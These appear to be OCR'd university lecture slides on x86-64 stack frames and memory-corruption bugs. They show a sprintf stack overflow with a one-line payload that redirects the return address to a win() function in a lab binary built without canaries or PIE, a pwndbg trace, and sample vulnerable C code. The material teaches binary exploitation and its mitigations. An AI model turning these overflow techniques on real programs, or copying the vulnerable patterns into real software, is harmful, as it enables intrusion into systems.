





The Stack: Function Frame Teardown

- Every function sets up its stack frame. It has:
  - **Stack pointer** (`rsp`): points to the leftmost side of the stack frame.
  - **Base pointer** (`rbp`): points to the rightmost side of the stack frame.
- **Epilogue**:
  1. "deallocate" the stack (`mov rsp, rbp`).
     - note: the data is NOT destroyed by default!
  2. restore the old base pointer

Now, we are ready to return!





-fomit-frame-pointer

- frame pointers (`rsp` & `rbp`) are primarily used by the compiler to track stack usage
  - For *most* simple functions (esp. for non-recursive ones), their stack frame layouts are pretty easy to predict.
- Modern compilers are able to spare `rsp` & `rbp` and use them as general purpose registers.
  - I.e, often you won't see the prologue (`push rbp; mov rbp, rsp`) and epilogue (`mov rsp, rbp; pop rbp`) when calling a function.

Smashing the Stack

Example

```
int main(int argc, char **argv, char **envp)
{
   print_actually(argv[1]);
   return 0;
}
void print_actually(char *s)
{
   printf(actually(s));
   return;
}
char * actually(char *s) {
   char output[16];
   sprintf(output, “Actually, %s", s);
   return output;
}
```

Proc
Stack

Example

```
int main(int argc, char **argv, char **envp)
{
   print_actually(argv[1]);
   return 0;
}
void print_actually(char *s)
{
   printf(actually(s));
   return;
}
char * actually(char *s) {
   char output[16];
   sprintf(output, “Actually, %s", s);
   return output;
}
```

Proc
Stack

Example

```
int main(int argc, char **argv, char **envp)
{
   print_actually(argv[1]);
   return 0;
}
void print_actually(char *s)
{
   printf(actually(s));
   return;
}
char * actually(char *s) {
   char output[16];
   sprintf(output, “Actually, %s", s);
   return output;
}
```

Proc
Stack

Example

```
int main(int argc, char **argv, char **envp)
{
   print_actually(argv[1]);
   return 0;
}
void print_actually(char *s)
{
   printf(actually(s));
   return;
}
char * actually(char *s) {
   char output[16];
   sprintf(output, “Actually, %s", s);
   return output;
}
```

Proc
Stack

Issues

- Two causes at play here:
  - Lazy/insecure programming practices (**`gets, strcpy, scanf, sprintf`**, etc). Here, **`sprintf`**.
  - Passing pointers around without their size. Even if we wanted to use a safe function (such as **`snprintf`**), there was not enough information!
- Additional problem: the **`output`** array being returned is a local variable, which results in *indeterminate* return value. (But who cares)

Memory corruption: ?

- In the presence of memory corruption vulnerabilities, what can we corrupt?

  1. Memory that doesn't influence anything. (Boring)
  2. Memory that is used in a **value** to influence mathematical operations, conditional jumps, etc (such as a flag variable).
  3. Memory that is used as a **read pointer** (or offset), allowing us to force the program to access arbitrary memory.
  4. Memory that is used as a **write pointer** (or offset), allowing us to force the program to overwrite arbitrary memory.
  5. Memory that is used as a **code pointer** (or offset), allowing us to redirect program execution!

- Typically, you use one or more vulnerabilities to achieve multiple of these effects.

Return pointer overwrites

- Ultimate power: overwriting the `ret`urn address of a function during program execution to control what is executed next.
- Lets you jump to arbitrary functions.
- What else can you do? Lets you jump to arbitrary *instructions*.
  - Lets you *chain functionality:* ROP
  - (On x86 and amd64) lets you jump *between* instructions…

Example

```
int main(int argc, char **argv, char **envp)
{
   print_actually(argv[1]);
   return 0;
}
void print_actually(char *s)
{
   printf(actually(s));
   return;
}
char * actually(char *s) {
   char output[16];
   sprintf(output, “Actually, %s", s);
   return output;
}
void win() { sendfile(1, open(“./secret”, O_RDONLY), 0, 128)); }
```

Proc
Stack

Example

```
int main(int argc, char **argv, char **envp)
{
   print_actually(argv[1]);
   return 0;
}
void print_actually(char *s)
{
   printf(actually(s));
   return;
}
char * actually(char *s) {
   char output[16];
   sprintf(output, “Actually, %s", s);
   return output;
}
void win() { sendfile(1, open(“./secret”, O_RDONLY), 0, 128)); }
```

Proc
Stack

Example


```
int main(int argc, char **argv, char **envp)
{
   print_actually(argv[1]);
   return 0;
}
void print_actually(char *s)
{
   printf(actually(s));
   return;
}
char * actually(char *s) {
   char output[16];
   sprintf(output, “Actually, %s", s);
   return output;
}
void win() { sendfile(1, open(“./secret”, O_RDONLY), 0, 128)); }
```

Proc
Stack

Example

Actual exploit


- Compile the vulnerable code:
  - `gcc -g -fno-stack-protector -no-pie print_actual.c -o print_actual`
    - Disabled **stack canary** and **ASLR**
- Use gdb & disassembler we find the addr of `output` (on stack) , the saved `ret` address (on stack `rbp + 8`), and the target addr of `win()` (see next slide)
- The exploit should start from `&output`, reach `&ret`, and make `*ret = &win`
  - `./print_actual (python3 -c "print('a'*14 + '\x2e\x12\x40')")`



Example

Actual exploit

- Compile the vulnerable code:
  - `gcc -g -fno-stack-protector -no-pie print_actual.c -o print_actual`
    - Disabled **stack canary** and **ASLR**
- Use gdb & disassembler we find the addr of `output` (on stack) , the saved `ret` address (on stack `rbp + 8`), and the target addr of `win()` (see next slide)
- The exploit should start from `&output`, reach `&ret`, and make `*ret = &win`
  - `./print_actual (python3 -c "print('a'*14 + '\x2e\x12\x40')")`



Example

Actual exploit

```
──────────────────[ DISASM / x86-64 / set emulate on ]──────────────────
   0x4011e0 <actually+20>        lea    rax, [rbp - 0x10]           RAX => 0x
   0x4011e4 <actually+24>        lea    rcx, [rip + 0xe19]          RCX => 0x
   0x4011eb <actually+31>        mov    rsi, rcx                    RSI => 0x
   0x4011ee <actually+34>        mov    rdi, rax                    RDI => 0x
   0x4011f1 <actually+37>        mov    eax, 0                      EAX => 0
 ► 0x4011f6 <actually+42>        call   sprintf@plt                 <sprintf@plt>
        s: 0x4000800030 ◂— 1
        format: 0x402004 ◂— 'Actually, %s'
        vararg: 0x4000800467 ◂— 0x6161616161616161 ('aaaaaaaa')

   0x4011fb <actually+47>        mov    eax, 0       EAX => 0
   0x401200 <actually+52>        leave
   0x401201 <actually+53>        ret

   0x401202 <print_actually>     endbr64
   0x401206 <print_actually+4>   push   rbp
──────────────────────────────[ STACK ]──────────────────────────────
00:0000│ rsp 0x4000800020 ◂— 0x60 /* '`' */
01:0008│-018 0x4000800028 —▸ 0x4000800467 ◂— 0x6161616161616161 ('aaaaaaaa')
02:0010│ rdi 0x4000800030 ◂— 1
03:0018│-008 0x4000800038 ◂— 0
04:0020│ rbp 0x4000800040 —▸ 0x4000800060 —▸ 0x4000800090 ◂— 2
05:0028│+008 0x4000800048 —▸ 0x40121e (print_actually+28) ◂— 0xb8c78948
06:0030│+010 0x4000800050 ◂— 0
07:0038│+018 0x4000800058 —▸ 0x4000800467 ◂— 0x6161616161616161 ('aaaaaaaa')
────────────────────────────[ BACKTRACE ]────────────────────────────
 ► 0         0x4011f6 actually+42
   1         0x40121e print_actually+28
   2         0x4011c5 main+47
   3     0x400087cd90 None
   4              0x0 None
─────────────────────────────────────────────────────────────────────
pwndbg> p win
$3 = {<text variable, no debug info>} 0x40122e <win>
```

&output (recall it's the 1st arg of **sprintf**)

&ret (recall it's just after current **rbp**)

&win

Cause: Classic Buffer Overflow

- Because C does not implicitly track buffer sizes, simple overwrites are common.
- Smallest possible example:

```
int main(int argc, char **argv, char **envp)
{
   char small_buffer[16];
   read(0, small_buffer, 128);
}
```

Cause: Mixed Signedness

- The standard C library uses <u>*unsigned integers*</u> for sizes (i.e., the last argument to **`read`**, **`memcmp`**, **`strncpy`**, and others). The default integer types (**`short`**, **`int`**, **`long`**) are *signed*.

```
int main() {
 int size;
 char buf[16];
 scanf("%i", &size);
 if (size > 16) exit(1);
 read(0, buf, size);
}
```

- Why is this a problem? Recall two's compliment:
  - `0xffffffff == -1`, `0xfffffffe == -2`, etc
  - signedness mostly matters during conditional jumps
  - **`cmp eax, 16; jae too_big`**: unsigned comparison
    - **`eax = 0xffffffff`** will result in checking `0xffffffff > 16` and a jump
  - **`cmp eax, 16; jge too_big`**: signed comparison
    - **`eax = 0xffffffff`** will result in checking `-1 > 16`, and no jump

Cause: Integer Overflow

- When developers try to calculate sizes, mistakes can occur...
- Consider:
  - What's the maximum value that a 32-bit integer can take?
  - What happens when you increment that?

```
int main() {
  unsigned int size;
  scanf("%i", &size);
  char *buf = alloca(size+1);
  int n = read(0, buf, size);
  buf[n] = ‘\0';
}
```

Cause:Off-by-one Error

- Consider:

```
int a[3] = { 1, 2, 3 };
for (int i = 0; i <= 3; i++) a[i] = 0;
```

- Off-by-one errors can cause small amounts of memory corruption.


- Depending on what you corrupt in memory, this can be disastrous.

Mitigations

Memory protectors

RELocation Read-Only

Stack canary




Non-e**X**ecutable Memory


Position **I**ndependent **E**xecutable (basically ASLR for the program's *own memory region*)

Stack Canaries

- Goal: To fight buffer overflows into the `ret`urn address.
  - In **function prologue**, write *random* value at the *end* of the stack frame. (immediately below saved `rbp`)
  - In **function epilogue**, make sure this value is still intact.
- Stack canaries are VERY effective in general.

